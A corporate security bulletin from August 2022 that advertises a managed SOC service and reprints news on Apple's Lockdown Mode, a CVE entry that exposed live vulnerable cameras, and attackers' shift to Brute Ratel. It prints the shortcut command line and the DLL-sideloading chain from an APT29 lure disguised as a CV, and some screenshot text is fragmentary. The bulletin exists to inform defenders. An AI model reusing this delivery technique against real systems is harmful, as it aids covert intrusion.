Advanced Security Operations Center
Telelink Business Services
www.tbs.tech

Monthly Security Bulletin

August 2022

This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA


Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!



⬛ Log Analysis and Correlation	⬛ Health Monitoring	⬛ Asset Identification and Prioritization	⬛ Infrastructure Security Assessment	🟦 Infrastructure Security Audit	🟧 Automatic Asset Discovery and Service Mapping	🟧 Network Devices Configurations Backup
⬛ Monthly External Vulnerability Scan and Reports	🟦 External Vulnerability Analysis	🟦 Monthly Internal Vulnerability Scan and Reports	🟧 Internal Vulnerability Analysis	🟧 Advanced Vulnerability Analysis	🟧 Recommendations for Security Patch Management	
⬛ Automatic Attack and Breach Detection	🟦 Human Triage	🟧 Threat Hunting				
⬛ Recommendations and Workarounds	🟦 Recommendations for Future Mitigation					
⬛ Attack Vector Identification	⬛ Reports	🟦 Security Surface Exposure	🟧 Likelihood Analysis	🟧 Impact Analysis		
🟧 Network Forensics	🟧 Server Forensics	🟧 Endpoint Forensics				
⬛ Monthly Security Bulletin	⬛ Emerging Threats Bulletins	🟦 Tailored Bulletin for Customer's Critical Assets	🟧 Security Awareness Training			

⬛ Lite Plan

🟦 Professional Plan (incl. all from Lite)

🟧 Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. Apple's new Lockdown Mode defends against government spyware

Apple announced that a new security feature known as Lockdown Mode will roll out with iOS 16, iPadOS 16, and macOS Ventura to protect high-risk individuals like human rights defenders, journalists, and dissidents against targeted spyware attacks.


Once enabled, the Lockdown Mode will provide Apple customers with messaging, web browsing, and connectivity protections designed to block mercenary spyware (like NSO Group's Pegasus) used by government-backed hackers to monitor their Apple devices after infecting them with malware.

Attackers' attempts to compromise Apple devices using zero-click exploits targeting messaging apps such as WhatsApp and Facetime or web browsers will get automatically blocked, seeing that vulnerable features like link previews will be disabled.

"Turning on Lockdown Mode in iOS 16, iPadOS 16, and macOS Ventura further hardens device defenses and strictly limits certain functionalities, sharply reducing the attack surface that potentially could be exploited by highly targeted mercenary spyware," Apple said.

The first version of Lockdown Mode will include protections for multiple operating systems features exposed to attacks, including:

- Messages: Most message attachment types other than images are blocked. Some features, like link previews, are disabled.
- Web browsing: Certain complex web technologies, like just-in-time (JIT) JavaScript compilation, are disabled unless the user excludes a trusted site from Lockdown Mode.
- Apple services: Incoming invitations and service requests, including FaceTime calls, are blocked if the user has not previously sent the initiator a call or request.
- Wired connections with a computer or accessory are blocked when iPhone is locked.
- Configuration profiles cannot be installed, and the device cannot enroll into mobile device management (MDM) while Lockdown Mode is turned on.



Lockdown Mode

Lockdown Mode

Lockdown Mode is an extreme, optional protection that should only be used if you believe you may be personally targeted by a highly sophisticated cyberattack. Most people are never targeted by attacks of this nature.

When iPhone is in Lockdown Mode, it will not function as it typically does. Apps, websites, and features will be strictly limited for security, and some experiences will be completely unavailable.

Learn more...

Turn On Lockdown Mode

Lockdown Mode

FaceTime

Incoming FaceTime calls from people you have not previously called are blocked.

Web Browsing

Some web technologies and browsing features are blocked.

Shar

Shar Phot invita

Devi

Wire or acce e bloc

Turn on Lockdown Mode?

When iPhone is in Lockdown Mode, apps, websites, and features are strictly limited for security, and some experiences are completely unavailable.

To turn on Lockdown Mode, you need to restart your iPhone.

Turn On & Restart

Cancel

Appl

Incoming invitations for Apple Services from people you have not previously invited are blocked.

Profiles

Configuration profiles, such as profiles for school or work, cannot be installed.

Turn On Lockdown Mode

Apple Lockdown Mode (Apple)

"To invite feedback and collaboration from the security research community, Apple has also established a new category within the Apple Security Bounty program to reward researchers who find Lockdown Mode bypasses and help improve its protections," Apple added.

"Bounties are doubled for qualifying findings in Lockdown Mode, up to a maximum of $2,000,000 — the highest maximum bounty payout in the industry."

Today's announcement came after Apple sued Pegasus spyware-maker NSO Group in November 2021 for the targeting and spying of Apple users using NSO's surveillance tech.

Apple said at the time that state-sponsored attacks using NSO's spyware only targeted "a very small number" of individuals, across multiple platforms, including Android and Apple's iOS.

The attackers deployed NSO's surveillance software on the compromised devices of high-profile targets, including government officials, diplomats, dissidents, academics, and journalists worldwide.

Since December 2021, NSO Group spyware was also found deployed on iPhones belonging to Catalan politicians, journalists, activists, Finnish diplomats, UK government employees, and U.S. Department of State employees.

The U.S. Commerce Department's Bureau of Industry and Security (BIS) also sanctioned NSO Group and three other companies from Israel, Russia, and Singapore in November for spyware development and selling hacking tools used by government-backed hacking groups.

"Lockdown Mode is a groundbreaking capability that reflects our unwavering commitment to protecting users from even the rarest, most sophisticated attacks," added Ivan Krstić, Apple's head of Security Engineering and Architecture, on Wednesday.

"While the vast majority of users will never be the victims of highly targeted cyberattacks, we will work tirelessly to protect the small number of users who are."

Source: https://www.bleepingcomputer.com/news/apple/apple-s-new-lockdown-mode-defends-against-government-spyware/

2. Security advisory accidentally exposes vulnerable systems

A security advisory for a vulnerability (CVE) published by MITRE has accidentally been exposing links to remote admin consoles of over a dozen vulnerable IP devices since at least April 2022.

BleepingComputer became aware of this issue yesterday after getting tipped off by a reader who prefers to remain anonymous. The reader was baffled by seeing several links to vulnerable systems listed within the "references" section of the CVE advisory.

CVE advisories published by MITRE get syndicated verbatim across a large number of public sources, feeds, infosec news sites, and vendors providing this data to their customers.

The "references" section of these advisories typically lists links to the original source (a writeup, blog post, PoC demo) that explains the vulnerability. However, including links to publicly exposed unpatched systems can potentially allow threat actors to now target these systems and conduct their malicious activities.

BleepingComputer conducted some additional investigation as to how this issue may have occurred and reached out to MITRE as well as some security experts to better understand if this is a normal, or even acceptable, practice.

Security advisory spills the beans


A vulnerability advisory published by MITRE for a high-severity information disclosure vulnerability in April ironically disclosed links to over a dozen live IoT devices vulnerable to the flaw.

It isn't unusual for security advisories to include a "reference" section with several links that validate the existence of a vulnerability. But, any such links typically lead to a proof of concept (PoC) demonstration or writeups explaining the vulnerability rather than to vulnerable systems themselves.

After vulnerabilities are made public, attackers use public IoT search engines like Shodan or Censys to hunt for and target vulnerable devices.

All of which makes this a particularly uncanny case for a public security bulletin to list not one but locations of several vulnerable devices that are still connected to the internet.

Because a large number of sources rely on MITRE and NVD/NIST for receiving vulnerability feeds, the CVE advisory (redacted below) has already been syndicated by several vendors, public sources, and services providing CVE data, as observed by BleepingComputer.



CVE-2022-[redacted] Detail

The CVE Record information displayed on this page may not be displaying the full range of available information due to differences in how the data may have been entered. If you feel that the information being displayed is not meeting your expectations, please let us know by using this feedback form.

View full JSON 4.0 record +

Description	Seyeon Tech Co., Ltd FlexWATCH FW3170-PS-E Network Video System 4.23-3000_GY allows attackers to access sensitive information.
State	PUBLIC
References	- http://[redacted]/single.asp - http://[redacted]ngle.asp - http://[redacted]ngle.asp - http:/[redacted]/single.asp.aa - http://[redacted]ngle.asp.ab - http:/[redacted]ngle.asp.ac - http:/[redacted]/single.asp - http:/[redacted]ngle.asp - http:/[redacted]/single.asp - http:/[redacted]single.asp - http:/[redacted]le.asp - http:/[redacted]/single.asp - http:/[redacted]/single.asp.ad

***MITRE CVE advisory listed over a dozen links to vulnerable IP cameras** (BleepingComputer)*

Clicking on any of the above "reference" links would lead the user to a remote administration dashboard of the (vulnerable) IP cameras or video devices, potentially allowing them to view the live camera feed or exploit the vulnerability.

Note, BleepingComputer did not perform any kind of penetration test or further engage with these links other than ensuring these were life and immediately notified MITRE of the issue.

MITRE: What's wrong? We've done it before

BleepingComputer notified MITRE yesterday of this issue and why this could be a security concern.

Surprisingly, we were asked by MITRE, why did we "think these sites should not be included in the advisory," and were further told that MITRE had, in the past, "often listed URLs or other points that may be vulnerable" in similar CVE entries.

MITRE's response prompted BleepingComputer to further contact security experts.

Will Dormann, a vulnerability analyst at the CERT Coordination Center (CERT/CC) called this "both not normal and a very BAD thing" to do. And, security researcher Jonathan Leitschuh said much the same in a statement to BleepingComputer.


"It's disrespectful to the affected parties to list live vulnerable instances within a CVE entry," Dormann tells BleepingComputer.

"The parties involved in the creation of CVE entries should know better. Somewhat surprisingly, according to the GitHub repo for CVE-2022-..., the author was MITRE themselves."

It is true the CVE advisory itself was published by MITRE, the parent organization of the CVE project that is often the first point of contact for users reporting security vulnerabilities in third-party systems and requesting CVE identifiers.

But, BleepingComputer discovered the original source of the mishap was a security writeup published by one or more Chinese security researchers on GitHub while MITRE's CVE entry for the vulnerability had been "reserved" and awaiting production.

It is in this GitHub version of the advisory that several links to vulnerable devices were listed as "examples." And this information appears to have been copied-pasted in the MITRE's CVE entry that was later syndicated across several sites:



README.md

Flexwatch

Flexwatch-CVE

This document is for CVE-2022-[redacted] "RESERVED"

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-[redacted]

TOTAL CVE Records: 173098

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG is underway and will last up to one year. (details)

NOTICE: Changes coming to CVE Record Format JSON and CVE List Content Downloads in 2022.

HOME > CVE > CVE-2022[redacted]

Printer-Friendly View

CVE-ID

CVE-2022-[redacted] Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

** RESERVED ** This candidate has been reserved by an organization or individual that will use it when announcing a new security problem. When the candidate has been publicized, the details for this candidate will be provided.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

Assigning CNA

N/A

Date Record Created

20220221 Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20220221)

This vulnerability has been indexed by CNVD, but has not yet been made public

CNVD ID:CNVD-2021-[redacted]


FW3170-PS-E Network Video System存在未授权访问漏洞

Original security advisory published to GitHub but now deleted *(BleepingComputer)*

Ironically, the original advisory published to GitHub has long been deleted.

Dormann further added, "I just copied and pasted somebody else's work" isn't really a valid excuse and "not living up to MITRE's standards."

It seems this isn't the only time MITRE's CVE database has fallen short of validating links provided in its advisories or retroactively removing dead links:



Kurt Seifried (He/Him)
@kurtseifried · Follow

Hey @CVEannounce there are 2031 mandriva .com URLs in 4,530 CVE entries that are all dead now and lead to an unsafe site advertising online casinos. Please clean up your data. Thanks

Best Online Casinos Canada 2022

We're here to assist you in having the most pleasurable experiences playing our specialists examine the advantages for Canadians. We enjoy features lil banking options, and of course game variety, especially the top slot games i greatest feasible gaming experience, our experts will never recommend it.

9:27 PM · Jul 4, 2022

Note, within a few hours of our email to MITRE, the CVE advisory was swiftly updated to remove all "reference" links pointing to vulnerable IoT devices, from both MITRE's **CVEProject** GitHub repo and the database. But this update may not remove this information from third-party sources that have already retrieved and published an earlier copy of the entry.

When publishing security bulletins and vulnerability advisories, caution must be exercised to ensure only necessary information about a vulnerability is revealed to help defenders action the security flaws, without inadvertently aiding malicious actors.

Source: https://www.bleepingcomputer.com/news/security/security-advisory-accidentally-exposes-vulnerable-systems/

3. Ransomware, hacking groups move from Cobalt Strike to Brute Ratel

Hacking groups and ransomware operations are moving away from Cobalt Strike to the newer Brute Ratel post-exploitation toolkit to evade detection by EDR and antivirus solutions.

Corporate cybersecurity teams commonly consist of employees who attempt to breach corporate networks (red team) and those who actively defend against them (blue team). Both teams then share notes after engagements to strengthen the cybersecurity defenses of a network.

For years, one of the most popular tools in red team engagements has been Cobalt Strike, a toolkit allowing attackers to deploy "beacons" on compromised devices to perform remote network surveillance or execute commands.

While Cobalt Strike is legitimate software, threat actors have been sharing cracked versions online, making it one of the most popular tools used by hackers and ransomware operations to spread laterally through breached corporate networks.

Hackers switch to Brute Ratel

In 2020, Chetan Nayak, an ex-red teamer at Mandiant and CrowdStrike, released Brute Ratel Command and Control Center (BRc4) as an alternative to Cobalt Strike for red team penetration testing engagements.

Like Cobalt Strike, Brute Ratel is an adversarial attack simulation tool that allows red teamers to deploy 'Badgers' (similar to beacons in Cobalt Strike) on remote hosts. These badgers connect back to the attacker's Command and Control server to receive commands to execute or transmit the output of previously run commands.


In a new report by Palo Alto Unit 42, researchers have spotted threat actors moving away from Cobalt Strike to using Brute Ratel as their post-exploitation toolkit of choice.

This change in tactics is significant as BRc4 is designed to evade detection by EDR and antivirus solutions, with almost all security software not detecting it as malicious when first spotted in the wild.

"While this capability has managed to stay out of the spotlight and remains less commonly known than its Cobalt Strike brethren, it is no less sophisticated," explains Unit 42's report.

"Instead, this tool is uniquely dangerous in that it was specifically designed to avoid detection by endpoint detection and response (EDR) and antivirus (AV) capabilities. Its effectiveness at doing so can clearly be witnessed by the aforementioned lack of detection across vendors on VirusTotal."

In attacks suspected to be linked to the Russian state-sponsored hacking group APT29 (aka CozyBear and Dukes), threat actors distribute malicious ISOs that allegedly contain a submitted résumé (CV).



Manage
DVD Drive (E:) 17_05_2022
File
Home
Share
View
Drive Tools
This PC > DVD Drive (E:) 17_05_2022
Search DVD Drive (E:) 17_05_...
Quick access
Desktop

Name	Date modified	Type	Size
OneDrive.Update	5/11/2022 3:17 PM	UPDATE File	271 KB
OneDriveUpdater.exe	5/3/2022 1:06 PM	Application	4,103 KB
Roshan-Bandara_CV_Dialog	5/17/2022 3:27 AM	Shortcut	4 KB
version.dll	5/17/2022 4:35 AM	Application extens...	254 KB
vresion.dll	11/19/2020 9:56 PM	Application extens...	31 KB

5 items

Contents of the malicious ISO file
Source: BleepingComputer

However, the 'Roshan-Bandara_CV_Dialog' résumé file is actually a Windows shortcut that will launch the bundled OneDriveUpdater.exe file, as shown in the file's properties below.



Roshan-Bandara_CV_Dialog

Target type: Application

Target location:

Target: lir%/system32/cmd.exe /c start OneDriveUpdater.exe

Start in:

Shortcut key: None

Run: Normal window

Comment:

Windows shortcut disguised as CV to launch a program
Source: BleepingComputer

While OneDriveUpdater.exe is a legitimate Microsoft executable, the included version.dll that is loaded by the program has been modified to act as a loader for a Brute Ratel badger, which is loaded into the RuntimeBroker.exe process.

Once the Brute Ratel badger is loaded, the threat actors can remotely access the compromised device to execute commands and spread further in the now-breached network.

Ransomware gangs get in on the action

Brute Ratel currently costs $2,500 per user for a one-year license, with customers required to provide a business email address and be verified before a license is issued.

"But due to the nature of the software, we only sell the product to registered companies and individuals with an official business e-mail address/Domain after verifying the business and the person's work history," explains the Brute Ratel pricing page.

As this is a manual verification process, it raises the question of how the threat actors receive software licenses.

Brute Ratel developer Chetan Nayak told BleepingComputer that the license used in attacks reported by Unit 42 was leaked by a disgruntled employee of one of his customers.

As payloads allow Nayak to see who they are licensed to, he was able to identify and revoke the license.

